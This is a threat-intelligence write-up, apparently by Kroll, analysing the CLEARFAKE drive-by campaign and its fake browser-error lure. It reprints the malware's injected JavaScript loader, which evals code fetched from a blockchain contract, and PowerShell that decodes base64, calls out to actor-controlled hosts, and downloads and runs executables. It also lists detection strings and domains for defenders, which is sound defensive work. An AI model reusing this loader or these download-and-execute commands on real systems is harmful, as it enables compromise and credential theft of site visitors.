CLEARFAKE Utilizes Drive-by Compromise to Deliver Information Stealers | Cyber Risk


kroll.com/en/insights/publications/cyber/clearfake-update-tricks-victim-executing-malicious-powershell-code

Cyber

Fri, Jul 5, 2024

CLEARFAKE Update Tricks Victim into Executing Malicious PowerShell Code

Ryan Hicks



Ryan Hicks

CLEARFAKE is the term used to describe the malicious in-browser JavaScript framework deployed on compromised webpages as part of drive-by compromise campaigns to deliver information stealers. It has the potential to impact all sectors.

Although the CLEARFAKE fake browser update campaign (which was initially identified in Q2 2023) originally targeted Windows users, it expanded to macOS users in Q4 2023. CLEARFAKE's technique involves tricking users into initiating fake updates, ultimately leading to the installation of malicious payloads on their systems. The fake updates are often browser-related update prompts (Chrome or Safari) that appear on compromised websites through the use of JavaScript injections.


TTP Context

Ongoing Use of Binance EtherHiding Technique

The CLEARFAKE campaign begins with a user browsing to a compromised webpage, typically a WordPress site. There appears to be no forced social engineering to persuade users to navigate to the compromise webpage, rather acting as a drive-by compromise waiting for users to land on the page.

Initially observed in 2023, this technique of fetching and presenting the fake updates prompt involves using Ethers, a JavaScript library, alongside BNB Smart Chain (BSC), the smart contact system for the BNB cryptocurrency. BNB is a cryptocurrency created by Binance. Essentially, the threat actor stores a contract object that contains the malicious code on the BSC. The threat actor leverages this technique to store their malicious code on the BSC and allow for programmatical retrieval via the Binance endpoint.

The threat actor then embeds a simple JavaScript function on the compromised website (usually in a template that would get loaded by all pages). This code uses the Ethers library to obtain a copy of this object from the BSC, which they treat as code and run with the JavaScript.



```
async function load() {
    let provider = new ethers.providers.JsonRpcProvider("https://bsc-dataseed1.binance.org/")
      , signer = provider.getSigner()
      , address = "0x34585777843Abb908a1C5FbD6F3f620bC56874AA"
      , ABI = [{
        inputs: [{
            internalType: "string",
            name: "_link",
            type: "string"
        }],
        name: "update",
        outputs: [],
        stateMutability: "nonpayable",
        type: "function"
    }, {
        inputs: [],
        name: "get",
        outputs: [{
            internalType: "string",
            name: "",
            type: "string"
        }],
        stateMutability: "view",
        type: "function"
    }, {
        inputs: [],
        name: "link",
        outputs: [{
            internalType: "string",
            name: "",
            type: "string"
        }],
        stateMutability: "view",
        type: "function"
    }]
      , contract = new ethers.Contract(address,ABI,provider)
      , added = 1714692439
      , link = await contract.get();
    _func = eval(atob(link));
    _func(added);
}
window.onload = load;
```

Embedded JavaScript on Compromised WordPress Site

Once the request is made using the Ethers library, the victim's browser initiates a POST request to the BSC using JSON RPC with the following response format with an encoded string at the end (truncated for ease of viewing):


```
"{"jsonrpc":"2.0","id":44,"result":"0x000000000000000[....]"
```

This response contains the actor-controlled domain address for the delivery of the payload that identifies and executes on the browser, displaying the correct language and fake browser iframe to the victim.

May 2024 Update - User Interaction to Launch PowerShell


In May 2024, Kroll observed a new method that CLEARFAKES uses to trick users into running malicious code on behalf of the threat actors, bypassing the initial download of files that would have previously conducted malicious activity. In these cases, Kroll observed the victim being redirected to a malicious webpage (in the format “{domain}/lander/powershell/index.html", which is disguised as a browser error. Although it has a similar theme to previous fake update iframes, the decrease in quality of the lure is notable, where it does not appear to mimic any legitimate error that Chrome would produce.

The error itself suggests that there is something wrong with displaying the webpage. When the user clicks “How to fix,” an additional screen appears with instructions. This includes asking the user to click the copy button (copying the PowerShell code), open PowerShell from the start menu and run the code. Kroll noted that shortly after browsing to the webpage, the victim did open PowerShell from the Start Menu, correlating with these instructions and initializing the compromise.


Aw, Snap! Something went wrong while displaying this webpage.

To display this web page correctly, please install the root certificate. Click the "Fix it" button and follow the further instructions.

Initial Browser Error Screen


Google Chrome

Aw, Snap! Something went wrong while displaying this webpage.

To display this web page correctly, please install the root certificate.
Click the "Fix it" button and follow the further instructions.

Copy the code Copy

1. Right-click the Start button and run "Windows PowerShell" ("Windows Terminal").
2. Right-click in the console window.
Wait for the operation to complete and reload the page.

Open video instruction

Reload page How to fix

Follow-On Browser Error Screen With Instructions to Victim


Kroll has observed several variations to the PowerShell code that is run by the victim, likely due to slight changes over time. In all cases, the long string copied by the user first spawns ipconfig.exe to flush the DNS on the local machine. It then changes the value of the clipboard to blank at $BRW (effectively deleting the copied code from the clipboard). The bulk of the executed code is held within the $CRT variable as a base64 encoded string.

```
ipconfig /flushdns

$BRW = "U2V0LUNsaXBib2FyZCAtVmFsdWUgIiAiOw==";
$FIX = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($BRW));
Invoke-Expression $FIX;

$CRT = "{base64 encoded string}";
$UI = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($CRT));
Invoke-Expression $UI;

& ([scriptblock]::Create((('e'+'xi'+'t') -join '')));
```

Truncated Version of PowerShell Code Copied by Victim

Example 1: PowerShell String (Using BSC)

Decoding the base64 string (as noted above) displays an obfuscated PowerShell string. The first example displays further references to the Binance domain, using the eth_call method again to POST data and gather a response to gather the additional payload.




```
$UxuTbwUqRR = 0
$HkktmgDTeq = 30000000
$u7d9Tg2 = "https://bsc-dataseed1.binance.org/"
function HxStr2BAr {
    param($hX)
    $bYt3s = New - Object Byte[] ($hX.Length  /  2)
    for ($i = 0;
    $i  - lt $bYt3s.Length;
    $i++) {
        $bYt3s[$i] = [Convert]::ToByte($hX.Substring($i  *  2, 2), 16)
    }

    return $bYt3s
}

$a1b2c3 = "https://rentry.co/t5266q3p/raw"
$x9y8z7 = Invoke - WebRequest  - Uri $a1b2c3  - UseBasicParsing
$ivContent = $x9y8z7.Content.Trim()
function InvkCl {
    param($dT)
    $pLd = @ {
        jsonrpc = "2.0";
        method = "eth_call";
        params = @(@ {
            to = "0xC12d0cA65b8bC87265b33C13Bab479e5D91cc08e";
            data = $dT
        }, "latest");
        id = 44
    }

    return (Invoke - RestMethod  - Uri $u7d9Tg2  - Method Post  - Body ($pLd | ConvertTo - Json)  -
ContentType "application/json").result
```

Example 1: Section of the PowerShell String: Use of BSC Within PowerShell

Example 2: PowerShell String (Invoke Web Request)

The second base64 string example that was executed by a victim shows a more traditional method of invoking a web request to a malicious domain hosting an archive file. The script proceeds to extract the archive file to the TEMP directory and run executables that were in the archive.



```
$TpD = Join - Path $env:TEMP "$d9N1r";
New - Item  - ItemType Directory  - Path $TpD;
$uriX = "hxxps://rtattack.baqebei1.online/df/data.zip";
$fileO = "$TpD\data.zip";
$hEdr = @ {
    'User-Agent' = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36'
};
while ($true)  {
    try {
        Invoke - WebRequest  - Uri $uriX  - OutFile $fileO  - Headers $hEdr
        break
    } catch {
        Start - Sleep  - Seconds 5
    }

}
Expand-Archive -Path "$TpD\data.zip" -DestinationPath "$TpD";

Start-Sleep 2;

$execFiles = Get-ChildItem -Path $TpD -Filter *.exe
foreach ($execFile in $execFiles) {
$procInfo = New-Object System.Diagnostics.ProcessStartInfo
$procInfo.FileName = $execFile.FullName
$process = New-Object System.Diagnostics.Process
$process.StartInfo = $procInfo
$process. Start()
```

Actor-controlled domain hosting malicious files
Initiate web request to fetch malicious zip file and store in TEMP directory as data.zip
Extract the newly downloaded archive file to TEMP directory
Get the executables that were extracted
Run the executables

Example 2: Section of the PowerShell String: Traditional Approach with Archive File

Following Actions - Infostealer Activity

Following CLEARFAKE initial access actions, the information stealer phase of the compromise begins. Kroll observed the use of netsh for information discovery as well as the creation of an AutoIT script file, which accessed credentials, browser information and queried the local device for anti-virus (AV) product information. Several network connections were attempted to be made to malicious domains, likely to upload retrieved data and further executables were created with the AutoIT script for additional capabilities for the information stealer.

Analysis

This change in tactics to a more direct approach in getting a victim to manually run code is likely an effort to evade existing detections and reduce the number of files required during initial infection. Traditionally, fake browser updates would download an archive file that may contain an EXE, JavaScript or LNK file which would be run by the victim. However, getting the user to copy and paste PowerShell code reduces the risk for a threat actor of AV or EDR technologies stopping them immediately.

The action of a user opening PowerShell from the Start Menu (spawning from explorer.exe) is also less likely to appear suspicious when compared to PowerShell being spawned from an executable or script file.

CLEARFAKE Mitre ATT&CK TTPs

T1189 - Drive-By Compromise

T1102 - Web Service

T1059.001 - Command and Scripting Interpreter: PowerShell

T1027.010 - Obfuscated Files or Information: Command Obfuscation

T1059.007 - Command and Scripting Interpreter: Javascript

Detections and Mitigations

Identify suspicious PowerShell cmdlets and strings being executed (noting a likelihood of false positives):

- Invoke-WebRequest
- FromBase64String
- Invoke-Expression

Alert to and/or block network connections to the following domains:

- bsc-dataseed.binance[.]org
- bsc-dataseed1.binance[.]org
- bsc-dataseed2.binance[.]org
- bsc-dataseed3.binance[.]org
- bsc-dataseed4.binance[.]org

- Monitor for command arguments containing .au3 files
- Alert for connections to .xyz domains (commonly observed during recent campaign)
- Alert for connections to “*/lander/powershell/index.html” which typically has been observed as the CLEARFAKE popup webpage.

Stay Ahead With Kroll

Cyber Risk

Incident response, digital forensics, breach notification, managed detection services, penetration testing, cyber assessments and advisory.

Cyber Risk

Cyber Threat Intelligence

Threat intelligence are fueled by frontline incident response intel and elite analysts to effectively hunt and respond to threats.

Cyber Threat Intelligence